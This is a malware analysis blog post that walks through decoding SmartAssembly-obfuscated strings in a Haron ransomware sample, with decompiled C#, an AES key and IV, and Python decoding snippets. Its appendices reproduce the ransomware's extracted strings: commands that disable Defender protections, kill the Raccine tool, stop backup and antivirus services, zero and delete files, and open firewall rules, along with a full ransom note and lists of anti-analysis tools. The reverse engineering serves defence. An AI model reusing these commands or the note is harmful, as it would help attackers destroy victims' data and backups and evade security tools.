Decoding SmartAssembly strings, a Haron ransomware case study

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


Recently Haron ransomware emerged[1] reported to be based on Avaddon and Thanos. The .NET based malware does have a lot of similarity to Thanos which had its builder leaked[2]. Using de4dot[3] we can quickly rename all the functions in the .NET binary for easier reverse engineering but for some reason my version didn't decode out the resource section where most of the strings are contained. I've ran into this a few times and if we check the Github repo we notice that the repo for de4dot has been archived and the SmartAssembly[4] decoding section hasn't been updated in awhile.


I decided then to dump my notes on manually decoding the SmartAssembly resource data because I believe in the importance of understanding how things work over relying on tools, if you understand how things work then the

tools become helpful but if you don't then when they stop working you are stuck.

We'll be working with the sample listed in the blog[2]:

```
6e6b78a1df17d6718daa857827a2a364b7627d9bfd6672406ad72b276014209c
```

Throughout most of the sample you will notice that the strings are retrieved using a function.



Within the onboard SmartAssembly is all the relevant code we need to decode the data. The strings are stored in the onboard resource:

```
public static string Get(int num)
  {
   num ^= 107396847;
   num -= Strings.offset;
   if (!Strings.cacheStrings)
   {
    return Strings.GetFromResource(num);
   }
   return Strings.GetCachedOrResource(num);
  }
```

And the resource data is passed to the onboard SmartAssembly SimpleZip package:

```
using (Stream manifestResourceStream = Assembly.GetExecutingAssembly().GetManifestResourceStream("{e
   {
    int num = Convert.ToInt32(manifestResourceStream.Length);
    byte[] array = new byte[num];
    manifestResourceStream.Read(array, 0, num);
    Strings.bytes = SimpleZip.Unzip(array);
   }
```

The resource data appears to have header on it but it doesn't appear to be related to a compression routine:

```
00000000: 7b7a 7d03 bd7f 953e a1ca bbad b1f2 97b6  {z}....>........
00000010: a036 bff2 7555 9ab2 6cbd 35ff 3e27 d40a  .6..uU..l.5.>'..
00000020: e3ff cd43 7ca8 bf19 aff2 a64c 2a5e fc57  ...C|......L*^.W
00000030: 1815 4212 d2ae 4f60 1240 5751 cbce 126e  ..B...O`.@WQ...n
00000040: 4efc a196 b849 8762 917c 2c2c 4888 52da  N....I.b.|,,H.R.
00000050: 8792 6eaf 4bfd 0430 2263 a42f d943 eda9  ..n.K..0"c./.C..
00000060: e739 3f20 b807 426e 222a fcaa d8de 9fd9  .9? ..Bn"*......
```

```
00000070: c623 6c81 6c53 507f 3f42 c49c 1bdc 6712  .#l.lSP.?B....g.
00000080: c57b 825a 4512 22df 6e64 60a2 124d 3520  .{.ZE."·nd`..M5
00000090: f6ac 7209 0c85 1f27 fd34 4b32 275a f4f0  ..r....'.4K2'Z..
```

Taking a look at the Unzip function:

```
public static byte[] Unzip(byte[] array)
{
 SimpleZip.ZipStream zipStream = new SimpleZip.ZipStream(array);
 byte[] array2 = new byte[0];
 int expr_14 = zipStream.ReadInt();
 int num = expr_14 >> 24;
 if (expr_14 - (num << 24) == 8223355)
 {
  switch (num)
  {
  case 1:
  {
   int num2 = zipStream.ReadInt();
   array2 = new byte[num2];
   int num4;
   for (int i = 0; i < num2; i += num4)
   {
    int num3 = zipStream.ReadInt();
    num4 = zipStream.ReadInt();
    byte[] array3 = new byte[num3];
    zipStream.Read(array3, 0, array3.Length);
    new SimpleZip.Inflater(array3).Inflate(array2, i, num4);
   }
   goto IL_119;
  }
```

We can see a header check:

```
>>> struct.pack('<I', 8223355)
'{z}\x00'
```

Followed by a switch statement based on the byte value after ‘{z}’, in our instance this value is ‘3’ which ends up being for AES decrypting the data:

```
using (ICryptoTransform aesTransform = SimpleZip.GetAesTransform(byte_, byte_2, true))
   {
    array = SimpleZip.Unzip(aesTransform.TransformFinalBlock(byte_0, 4, byte_0.Length - 4));
```

```
    goto IL_116;
   }
```

Python POC code for decoding this layer:

```
>>> key
[173, 71, 103, 143, 24, 92, 171, 185, 16, 72, 196, 74, 61, 106, 24, 171]
>>> iv
[185, 68, 36, 124, 25, 234, 226, 209, 103, 0, 216, 152, 89, 46, 55, 63]
>>> key = ''.join(map(chr,key))
>>> key
'\xadGg\x8f\x18\\\xab\xb9\x10H\xc4J=j\x18\xab'
>>> iv = ''.join(map(chr,iv))
>>> iv
'\xb9D$|\x19\xea\xe2\xd1g\x00\xd8\x98Y.7?'
>>> aes = AES.new(key, AES.MODE_CBC, iv)
>>> t = aes.decrypt(data[4:])
>>> t[:100]
'{z}\x01O}\x00\x00\x1d8\x00\x00O}\x00\x00\xcd\xbd;s\xe3\xc8\xb6&z\r\x192\xca(\xa3\x8d2\xdahc\x8c\x8e
```

So the decrypted data has another ‘{z}’ header on it but this time the byte for the switch statement is ‘1’.

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Which will lead to FLATE decompression:

```
>>> struct.unpack_from('<IIII', t)
(25000571, 32079, 14365, 32079)
>>> zlib.decompress(t[16:],-15)
'\x04WUVT\x10VkdGemEyMW5jZz09\x10ZEdGemEyMW5jZz09\x1cVUhKdlkyVnpjMGhoWTJ0bGNnPT0=\x10Y0hKdlkyVjRjQT0
```

Looks like we now have a long string of base64 encoded data preceded by the length of the string, after parsing out and decoding all the strings we are left with a long list of strings[Appendix 1] and some of them are further Base64 encoded:

```
NDA5NiE8UlNBS2V5VmFsdWU+PE1vZHVsdXM+aWIvYm0yWU1HOEFnd2xXSVdTYjhZbE1hUVN3TlVqaUd6SUMxNEpMYm8rV3JkaVIz
```

Decoded:

```
4096!<RSAKeyValue><Modulus>ib/bm2YMG8AgwlWIWSb8YlMaQSwNUjiGzIC14JLbo+WrdiR3QCQCRyQM05a2oM5iWLNiHE7OK
```

So let's loop through and try to decode out all the secondary base64 encoded strings, some of which appear to be reversed similar to Thanos ransomware:

```
>>> for val in strings:
...   try:
...     print(base64.b64decode(val))
...   except:
...     try:
...       print(base64.b64decode(val[::-1]))
...     except:
...       pass
```

The full list can be found in Appendix 2 but an interesting one stands out:

```
Thanos
```

References

1. https://therecord.media/new-haron-ransomware-gang-emerges-borrowing-from-avaddon-and-thanos/
2. https://medium.com/s2wlab/quick-analysis-of-haron-ransomware-feat-avaddon-and-thanos-1ebb70f64dc4
3. https://github.com/de4dot/de4dot
4. https://www.red-gate.com/products/dotnet-development/smartassembly/

Appendix

1:

```
YES
VGFza21ncg==
dGFza21ncg==
UHJvY2Vzc0hhY2tlcg==
cHJvY2V4cA==
cHJvY2V4cDY0
U2V0LU1wUHJlZmVyZW5jZSAtRW5hYmxlQ29udHJvbGxlZEZvbGRlckFjY2VzcyBEaXNhYmxlZA==
\
Config.enc
PriorityPath=
X:\CustomPath1
Z:\CustomPath2
\\Domain\Path\Folder
Network=
true
false
NO
Configuration text file error:
```

```
cmd.exe
L2MgcmQgL3MgL3EgJVNZU1RFTURSSVZFJVxcJFJlY3ljbGUuYmlu
J5GZY2K36F0A3R3S2ZEWUQXQ1ZD1J6F5
Q2xpZW50IElQOiA=
aHR0cDovL2ljYW5oYXppcC5jb20=RGF0ZSBvZiBlbmNyeXB0aW9uOiA=
Q2xpZW50IFVuaXF1ZSBJZGVudGlmaWVyIEtleTogAdditional KeyID:
Error while creating Local Report:
Installer...
Ctrl+Shift+X
Files securing is about to start...
A:\
B:\
C:\
D:\
E:\
F:\
G:\
H:\
I:\
J:\
K:\
L:\
M:\
N:\
O:\
P:\
Q:\
R:\
S:\
T:\
U:\
V:\
W:\
X:\
Y:\
Z:\
dat
txt
jpeg
gif
jpg
png
php
cs
cpp
rar
zip
```

```
html
htm
xlsx
xls
avi
mp4
ppt
doc
docx
sxi
sxw
odt
hwp
tar
bz2
mkv
eml
msg
ost
pst
edb
sql
accdb
mdb
dbf
odb
myd
java
pas
asm
key
pfx
pem
p12
csr
gpg
aes
vsd
odg
raw
nef
svg
psd
vmx
vmdk
vdi
lay6
```

```
sqlite3
sqlitedb
class
mpeg
djvu
tiff
backup
pdf
cert
docm
xlsm
dwg
bak
qbw
nd
tlg
lgb
pptx
mov
xdw
ods
wav
mp3
aiff
flac
m4a
csv
ora
mdf
ldf
ndf
dtsx
rdl
dim
mrimg
qbb
rtf
7z
.chaddad
Finish process:
\RESTORE_FILES_INFO.txtLS0tLS0tLT09PSBZb3VyIG5ldHdvcmsgaGFzIGJlZW4gaW5mZWN0ZWQhID09PS0tLS0tLS0NCg0KD
S2V5IElkZW50aWZpZXI6IA==
TnVtYmVyIG9mIGZpbGVzIHRoYXQgd2VyZSBwcm9jZXNzZWQgaXM6IA==
UEMgSGFyZHdhcmUgSUQ6IA==Additional KeyId:\RESTORE_FILES_INFO.hta
PCEtLSAjIyMjIyMjICBZQVksIEkgQU0gVEhFIFNPVVJDRSBFRElUT1IhICMjIyMjIyMjIy0tPgo8cCBzdHlsZT0idGV4dC1hbGln
PC9wPg==
PHAgc3R5bGU9InRleHQtYWxpZ246IGNlbnRlcjsiPg==
```

```
URL
USERNAME
ACCESOUG9zc2libGUgYWZmZWN0ZWQgZmlsZXM6IA==
bm90ZXBhZC5leGU=
bXNodGEuZXhl
Error deleting config text file:
All Done!
EVET
VGhpcyBwcm9ncmFtIHJlcXVpcmVzIE1pY3Jvc29mdCAuTkVUIEZyYW1ld29yayB2LiA0LjgyIG9yIHN1cGVyaW9yIHRvIHJ1biBw
SW5mb3JtYXRpb24uLi4=
C:\Program Files\
C:\Program Files (x86)\
:\Windows\
perflogs
internet explorer
:\ProgramData\
\AppData\
msocache
system volume information
boot
tor browser
mozilla
appdata
google chrome
application data
autoexec.bat
desktop.ini
autorun.inf
ntuser.dat
NTUSER.DAT
iconcache.db
bootsect.bak
boot.ini
ntuser.dat.log
thumbs.db
bootmgr
pagefile.sys
config.sys
ntuser.ini
QnVpbGRlcl9Mb2c=
RSAKeys
RESTORE_FILES_INFO
exe
dll
EXE
DLL
Recycle.Bin
```

```
select * from Win32_NetworkConnection
\\
\\\\
"
IPC$
powershell
\\\\[a-zA-Z0-9\.\-_]{1,}(\\[a-zA-Z0-9\-_]{1,}){1,}[\$]{0,1}
Network scanning completed...
tVGdzl3UcNXZpNWas9GUc52bpNnclZFduVmcyV3QcN3dvRmbpdFX0Z2bz9mcjlWTcVkUBdFVG90U
TG9jYWxBY2NvdW50VG9rZW5GaWx0ZXJQb2xpY3k=
RW5hYmxlTGlua2VkQ29ubmVjdGlvbnM=
Scanning for manually mapped resources...
Scanning for manually mapped resources completed...
cG93ZXJzaGVsbC5leGU=
&
==wcu9Wa0B3Tg42bpRXdjVGeFBSZslmRgU2Zh1WSc52bpNnclZFduVmcyV3QcRlTgM3dvRmbpdFX0Z2bz9mcjlWTcVkUBdFVG90U
dnNzYWRtaW4uZXhl
d21pYy5leGU=
d2JhZG1pbi5leGU=
YmNkZWRpdC5leGU=
ZGlza3NoYWRvdy5leGU=
bmV0LmV4ZQ==
u9Wa0F2YpxGcwFEXn9GT05WZ2VEXzV2YpZnclNFX0V2Us9mc052bDRnblJnc1NEXNVEVTl1U
UmFjY2luZQ==
=UkUBdFVG90U
dGFza2tpbGw=
L0YgL0lNIFJhY2NpbmVTZXR0aW5ncy5leGU=
cmVn
ZGVsZXRlICJIS0NVXFNPRlRXQVJFXE1pY3Jvc29mdFxXaW5kb3dzXEN1cnJlbnRWZXJzaW9uXFJ1biIgL1YgIlJhY2NpbmUgVHJh
ZGVsZXRlIEhLQ1VcU29mdHdhcmVcUmFjY2luZSAvRg==
c2NodGFza3M=
L0RFTEVURSAvVE4gIlJhY2NpbmUgUnVsZXMgVXBkYXRlciIgL0Y=
R290QWxsRG9uZQ==
==QblR3c5NVZslmRcx2byRnbvNEX0V2Us9mc052bDRnblJnc1NEXNVEVTl1U
TG9uZ1BhdGhzRW5hYmxlZA==
bmV0c2g=
YWR2ZmlyZXdhbGwgZmlyZXdhbGwgc2V0IHJ1bGUgZ3JvdXA9XCJOZXR3b3JrIERpc2NvdmVyeVwiIG5ldyBlbmFibGU9WWVz
YWR2ZmlyZXdhbGwgZmlyZXdhbGwgc2V0IHJ1bGUgZ3JvdXA9XCJGaWxlIGFuZCBQcmludGVyIFNoYXJpbmdcIiBuZXcgZW5hYmxl
L0MgcGluZyAxMjcuMC4wLjcgLW4gMyA+IE51bCAmIGZzdXRpbCBmaWxlIHNldF9mem9EYXRhIG9mZnNldD0wIGxlbmd0aD01MjQy
L0MgY2hvaWNlIC9DIFkgL04gL0QgWSAvVCAzICYgRGVsIA==
File:
 - Error while removing readonly attribute:
95
2222A
98SE
98
Me
```

```
NT 3.51
NT 4.0
2000
XP
Vista
7
8
8.1
10
WindowsError while writing Temp Folder Report:
[auto]
Qzpc
.*
.part
 - Error while fully writing to file:
c2MuZXhl
dGFza2tpbGwuZXhl
/IM
 /f
lhXZu4WatRWYzNnd
ZGVsLmV4ZQ==
10.
172.
192.168.
\Users
100000000
0
bHNhc3MuZXhl
c3ZjaHN0LmV4ZQ==
Y3Jjc3MuZXhl
Y2hyb21lMzIuZXhl
ZmlyZWZveC5leGU=
Y2FsYy5leGU=
bXlzcWxkLmV4ZQ==
ZGxsaHN0LmV4ZQ==
b3BlcmEzMi5leGU=
bWVtb3AuZXhl
c3Bvb2xjdi5leGU=
Y3RmbW9tLmV4ZQ==
U2t5cGVBcHAuZXhl
03187640-a7db-4a1d-b726-2be1af1fc283
c3RhcnQgRG5zY2FjaGUgL3k=
c3RhcnQgRkRSZXNQdWIgL3k=
c3RhcnQgU1NEUFNSViAveQ==
c3RhcnQgdXBucGhvc3QgL3k=
c3RvcCBhdnBzdXMgL3k=
c3RvcCBNY0FmZWVETFBBZ2VudFNlcnZpY2UgL3k=
```

```
c3RvcCBtZmV3YyAveQ==
c3RvcCBCTVIgQm9vdCBTZXJ2aWNlIC95
c3RvcCBOZXRCYWNrdXAgQk1SIE1URlRQIFNlcnZpY2UgL3k=
c3RvcCBEZWZXYXRjaCAveQ==
c3RvcCBjY0V2dE1nciAveQ==
c3RvcCBjY1NldE1nciAveQ==
c3RvcCBTYXZSb2FtIC95
c3RvcCBSVFZzY2FuIC95
c3RvcCBRQkZDU2VydmljZSAveQ==
c3RvcCBRQklEUFNlcnZpY2UgL3k=
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c3RvcCBRQkNGTW9uaXRvclNlcnZpY2UgL3k=
c3RvcCBZb29CYWNrdXAgL3k=
c3RvcCBZb29JVCAveQ==
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c3RvcCBzdGNfcmF3X2FnZW50IC95
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c3RvcCBWZWVhbU5GU1N2YyAveQ==
c3RvcCB2ZWVhbSAveQ==
c3RvcCBQRFZGU1NlcnZpY2UgL3k=
c3RvcCBCYWNrdXBFeGVjVlNTUHJvdmlkZXIgL3k=
c3RvcCBCYWNrdXBFeGVjQWdlbnRBY2NlbGVyYXRvciAveQ==
c3RvcCBCYWNrdXBFeGVjQWdlbnRCcm93c2VyIC95
c3RvcCBCYWNrdXBFeGVjRGl2ZWNpTWVkaWFTZXJ2aWNlIC95
c3RvcCBCYWNrdXBFeGVjSm9iRW5naW5lIC95
c3RvcCBCYWNrdXBFeGVjTWFuYWdlbWVudFNlcnZpY2UgL3k=
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c3RvcCBBY3JvbmlzQWdlbnQgL3k=
c3RvcCBDQVNBRDJEV2ViU3ZjIC95
c3RvcCBDQUFSQ1VwZGF0ZVN2YyAveQ==
c3RvcCBzb3Bob3MgL3k=
c3RvcCDigJxBY3JvbmlzIFZTUyBQcm92aWRlcuKAnSAveQ==
c3RvcCBNc0R0c1NlcnZlciAveQ==
c3RvcCBJSVNBZG1pbiAveQ==
c3RvcCBNU0V4Y2hhbmdlRVMgL3k=
c3RvcCDigJxTb3Bob3MgQWdlbnTigJ0gL3k=
c3RvcCBFcmFzZXJTdmMxMTcxMCAveQ==
c3RvcCDigJxFbnRlcnByaXNlIENsaWVudCBTZXJ2aWNl4oCdIC95
c3RvcCDigJxTUUwgQmFja3VwcyAveQ==
c3RvcCBNc0R0c1NlcnZlcjEwMCAveQ==
c3RvcCBOZXRNc21xQWN0aXZhdG9yIC95
c3RvcCBNU0V4Y2hhbmdlSVMgL3k=
c3RvcCDigJxTb3Bob3MgQXV0b1VwZGF0ZSBTZXJ2aWNl4oCdIC95
c3RvcCBTYW1TcyAveQ==
```

```
c3RvcCBSZXBvcnRTZXJ2ZXIgL3k=
c3RvcCDigJxTUUxzYWZlIEJhY2t1cCBTZXJ2aWNl4oCdIC95
c3RvcCBNc0R0c1NlcnZlcjExMCAveQ==
c3RvcCBQT1AzU3ZjIC95
c3RvcCBNU0V4Y2hhbmdlTUdNVCAveQ==
c3RvcCDigJxTb3Bob3MgQ2xlYW4gU2VydmljZeKAnSAveQ==
c3RvcCBTTVRQU3ZjIC95
c3RvcCBSZXBvcnRTZXJ2ZXIkU1FMXzIwMDggL3k=
c3RvcCDigJxTUUxzYWZlIEZpbHRlciBTZXJ2aWNl4oCdIC95
c3RvcCBtc2Z0ZXNxbCRQUk9EIC95
c3RvcCBTc3RwU3ZjIC95
c3RvcCBNU0V4Y2hhbmdlTVRBIC95
c3RvcCDigJxTb3Bob3MgRGV2aWNlIENvbnRyb2wgU2VydmljZeKAnSAveQ==
c3RvcCBSZXBvcnRTZXJ2ZXIkU1lTVEVNX0JHQyAveQ==
c3RvcCDigJxTeW1hbnRlYyBTeXN0ZW0gUmVjb3ZlcnnigJ0gL3k=
c3RvcCBNU09MQVAkU1FMXzIwMDggL3k=
c3RvcCBVSTBEZXRlY3QgL3k=
c3RvcCBNU0V4Y2hhbmdlU0EgL3k=
c3RvcCDigJxTb3Bob3MgRmlsZSBTY2FubmVyIFNlcnZpY2XigJ0gL3k=
c3RvcCBSZXBvcnRTZXJ2ZXIkVFBTIC95
c3RvcCDigJxWZWVhbSBCYWNrdXAgQ2F0YWxvZyBEYXRhIFNlcnZpY2XigJ0gL3k=
c3RvcCBNU09MQVAkU1lTVEVNX0JHQyAveQ==
c3RvcCBXM1N2YyAveQ==
c3RvcCBNU0V4Y2hhbmdlU1JTIC95
c3RvcCDigJxTb3Bob3MgSGVhbHRoIFNlcnZpY2XigJ0gL3k=
c3RvcCBSZXBvcnRTZXJ2ZXIkVFBTQU1BIC95
c3RvcCDigJxab29seiAyIFNlcnZpY2XigJ0gL3k=
c3RvcCBNU09MQVAkVFBTIC95
c3RvcCDigJxhcGhpZG1vbml0b3JzZXJ2aWNl4oCdIC95
c3RvcCBtc2V4Y2hhbmdlYWR0b3BvbG9neSAveQ==
c3RvcCDigJxTb3Bob3MgTUNTIEFnZW504oCdIC95
c3RvcCBNU09MQVAkVFBTQU1BIC95
c3RvcCDigJxpbnRlbChyKSBwcm9zZXQgbW9uaXRvcmluZyBzZXJ2aWNl4oCdIC95
c3RvcCBtc2V4Y2hhbmdlaW1hcDQgL3k=
c3RvcCDigJxTb3Bob3MgTUNTIENsaWVudOKAnSAveQ==
c3RvcCBBUlNNIC95
c3RvcCBNU1NRTCRCS1VQRVhFQyAveQ==
c3RvcCB1bmlzdG9yZXN2Y18xYWY0MGEgL3k=
c3RvcCDigJxTb3Bob3MgTWVzc2FnZSBSb3V0ZXLigJ0gL3k=
c3RvcCBNU1NRTCRFQ1dEQjIgL3k=
c3RvcCBhdWRpb2VuZHBvaW50YnVpbGRlciAveQ==
c3RvcCDigJxTb3Bob3MgU2FmZXN0b3JlIFNlcnZpY2XigJ0gL3k=
c3RvcCBNU1NRTCRQUkFDVElDRU1HVCAveQ==
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```

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c3RvcCBNU1NRTCRQUk9EIC95
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```

```
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```
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```

```
IkM6KiIgL2dyYW50IEV2ZXJ5b25lOkYgL1QgL0MgL1E=
IkQ6KiIgL2dyYW50IEV2ZXJ5b25lOkYgL1QgL0MgL1E=
Ilo6KiIgL2dyYW50IEV2ZXJ5b25lOkYgL1QgL0MgL1E=
1
LOGONISOFF
reload1.lnk
VGhhbm9z
Debug_Log.txt
UserName=
_MachineName=
_
.txt
.[ID-
]
"db","dbf","accdb","dbx","mdb","mdf","epf","ndf","ldf","1cd","sdf","nsf","fp7","cat","log"
*.*
program files
windows
programdata
$
Setting write access permission:
 - File Size:
 bytes
--------------------------------------------------------------------------------
aWNhY2xzLmV4ZQ==
IC9ncmFudCA=
OkYgL1QgL0MgL1E=
 - Error while checking for user write access permission:
 - Error while reading if filesize is zero:
 - Error while renaming to crypted extension:
dGFza2xpc3Q=
L3YgL2ZvIGNzdg==
L2YgL3BpZCA=
UTF-8<------------>xp
Select * from Win32_ComputerSystem
Manufacturer
microsoft corporation
Model
VIRTUAL
vmware
VirtualBox
SbieDll.dll
wallpaper.bmp
U29mdHdhcmVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUG9saWNpZXNcU3lzdGVt
RGlzYWJsZVRhc2tNZ3I=
win32_processor
processorID
```

```
C
win32_logicaldisk.deviceid="
:"
VolumeSerialNumber
STOR
Global\
Data are empty
data
Maximum data length is {0}
Key size is not valid
keySize
Key is null or empty
publicKeyXml
!
NDA5NiE8UlNBS2V5VmFsdWU+PE1vZHVsdXM+aWIvYm0yWU1HOEFnd2xXSVdTYjhZbE1hUVN3TlVqaUd6SUMxNEpMYm8rV3JkaVIz
IPInfo: Error Parsing 'arp -a' results
arp
-a
IPInfo: Error Retrieving 'arp -a' Results
value
rgbKey
Invalid key size; it must be 128 or 256 bits.
rgbIV
Invalid IV size; it must be 8 bytes.
inputBuffer
inputOffset
inputCount
outputBuffer
outputOffset
expand 32-byte k
expand 16-byte k
 - Error while reading from file:
LQ==
Kw==
 - Error while partial writing to file:
aHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL2QzNWhhL1byb2Nlc3NIaWRlL21hc3Rlci9iaW5zL1byb2Nlc3NIaWRl
aHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL2QzNWhhL1byb2Nlc3NIaWRlL21hc3Rlci9iaW5zL1byb2Nlc3NIaWRl
.
.exe
 *32
Y29uaG9zdC5leGU=
bmV0MS5leGU=
QVJQLkVYRQ==
Y21kLmV4ZQ==
TaskManagerWindow
Administrador de tareas
#32770
```

```
Task Manager
SysListView32
Processes
Procesos
kernel32.dll
GetProcessId
GetCurrentProcessId
ntdll.dll
NtReadVirtualMemory
NtOpenProcess
NtQuerySystemInformation
Q3JlYXRlU2hvcnRjdXQ=
Error while creating ShortCut:
V1NjcmlwdC5TaGVsbA==
aHR0cCBhbmFseXplciBzdGFuZC1hbG9uZQ==
ZmlkZGxlcg==
ZWZmZXRlY2ggaHR0cCBzbmlmZmVy
ZmlyZXNoZWVw
SUVXYXRjaCBQcm9mZXNzaW9uYWw=
ZHVtcGNhcA==
d2lyZXNoYXJr
d2lyZXNoYXJrIHBvcnRhYmxl
c3lzaW50ZXJuYWxzIHRjcHZpZXc=
TmV0d29ya01pbmVy
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SFRUUE5ldHdvcmtTbmlmZmVy
dGNwZHVtcA==
aW50ZXJjZXB0ZXI=
SW50ZXJjZXB0ZXItTkc=
b2xseWRiZw==
eDY0ZGJn
eDMyZGJn
ZG5zcHk=
ZG5zcHkteDg2
ZGU0ZG90
aWxzcHk=
ZG90cGVlaw==
ZG90cGVlazY0
aWRhNjQ=
UkRHIFBhY2tlciBEZXRlY3Rvcg==
Q0ZGIEV4cGxvcmVy
UEVpRA==
cHJvdGVjdGlvbl9pZA==
TG9yZFBF
cGUtc2lldmU=
TWVnYUR1bXBlcg==
VW5Db25mdXNlckV4
```

```
VW5pdmVyc2FsX0ZpeGVy
Tm9GdXNlckV4
QmxvY2tz
 - Error creating filestream for block process or read-write:
chrome
opera
msedge
iexplore
firefox
explorer
wininit
winlogon
SearchApp
SearchIndexer
SearchUI
:Zone.Identifier
Drive Mounted: {0}
Error while mounting network drives:
ERROR=
ADMIN$
print$
User
:\
Share Added: {0}
Error while enumerating shares:
```

2:

```
Taskmgr
taskmgr
ProcessHacker
procexp
procexp64
Set-MpPreference -EnableControlledFolderAccess Disabled
/c rd /s /q %SYSTEMDRIVE%\\$Recycle.bin
Client IP:
http://icanhazip.comDate of encryption:
Client Unique Identifier Key:
--------=== Your network has been infected! ==========***DO NOT DELETE THIS FILE UNTIL ALL YOUR DATA
You are not able to decrypt it by yourself. But don't worry, we can help you to restore all your fil
The only way to restore your files is to buy our special software. Only we can give you this softwar
If you do not contact as in a 3 days we will post information about your breach on our public news w
You can get more information on our page, which is located in a Tor hidden network.How to get to our
---------------------------------------------------------------------------
1.Download Tor browser - https://www.torproject.org/2.Install Tor browser3.Open link in Tor browser
* DO NOT MODIFY ENCRYPTED FILES!
```

```
* * * OTHERWISE, YOU MAY LOSE ALL YOUR FILES FOREVER! * * *Key Identifier:
Number of files that were processed is:
PC Hardware ID:<!-- #######  YAY, I AM THE SOURCE EDITOR! #########-->
<p style="text-align: center;"><span style="background-color: #000000; color: #ff0000;"><strong>----
<p style="text-align: center;"><br /><br /><strong>***DO NOT DELETE THIS FILE UNTIL ALL YOUR DATA HA
<p>We have also downloaded a lot of private data from your network. <br />If you do not contact as i
<p>2.Install Tor browser</p>
<p>3.Open link in Tor browser -<a href="http://ft4zr2jzlqoyob7yg4fcpwyt37hox3ajajqnfkdvbfrkjioyunmqn
<p>4.Use login:<span style="text-decoration: underline;"><strong>Chaddadgroup</strong></span> passwo
<p>5.Follow the instructions on this page <br /><br /></p>
<p style="text-align: center;"><br /><strong>* DO NOT TRY TO RECOVER FILES YOURSELF!*</strong><br />
<p> </p><p style="text-align: center;">Key Identifier:
</p>
<p style="text-align: center;">
Q!4Possible affected files:
notepad.exe
mshta.exe
Q
This program requires Microsoft .NET Framework v. 4.82 or superior to run properly
Information...
Builder_Log
LocalAccountTokenFilterPolicy
EnableLinkedConnections
powershell.exeSOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
vssadmin.exe
wmic.exe
wbadmin.exe
bcdedit.exe
diskshadow.exe
net.exe
Raccine
SOFTWARE
taskkill
/F /IM RaccineSettings.exe
reg
delete "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "Raccine Tray" /F
delete HKCU\Software\Raccine /F
schtasks
/DELETE /TN "Raccine Rules Updater" /F
GotAllDone
SYSTEM\CurrentControlSet\Control\FileSystem
LongPathsEnabled
netsh
advfirewall firewall set rule group=\"Network Discovery\" new enable=Yes
advfirewall firewall set rule group=\"File and Printer Sharing\" new enable=Yes
/C ping 127.0.0.7 -n 3 > Nul & fsutil file setZeroData offset=0 length=524288 “%s” & Del /f /q “%s”
/C choice /C Y /N /D Y /T 3 & Del
```

```
sc.exe
taskkill.exe
del.exe
lsass.exe
svchst.exe
crcss.exe
chrome32.exe
firefox.exe
calc.exe
mysqld.exe
dllhst.exe
opera32.exe
memop.exe
spoolcv.exe
ctfmom.exe
SkypeApp.exe
start Dnscache /y
start FDResPub /y
start SSDPSRV /y
start upnphost /y
stop avpsus /y
stop McAfeeDLPAgentService /y
stop mfewc /y
stop BMR Boot Service /y
stop NetBackup BMR MTFTP Service /y
stop DefWatch /y
stop ccEvtMgr /y
stop ccSetMgr /y
stop SavRoam /y
stop RTVscan /y
stop QBFCService /y
stop QBIDPService /y
stop Intuit.QuickBooks.FCS /y
stop QBCFMonitorService /y
stop YooBackup /y
stop YooIT /y
stop zhudongfangyu /y
stop stc_raw_agent /y
stop VSNAPVSS /y
stop VeeamTransportSvc /y
stop VeeamDeploymentService /y
stop VeeamNFSSvc /y
stop veeam /y
stop PDVFSService /y
stop BackupExecVSSProvider /y
stop BackupExecAgentAccelerator /y
stop BackupExecAgentBrowser /y
```

```
stop BackupExecDiveciMediaService /y
stop BackupExecJobEngine /y
stop BackupExecManagementService /y
stop BackupExecRPCService /y
stop AcrSch2Svc /y
stop AcronisAgent /y
stop CASAD2DWebSvc /y
stop CAARCUpdateSvc /y
stop sophos /y
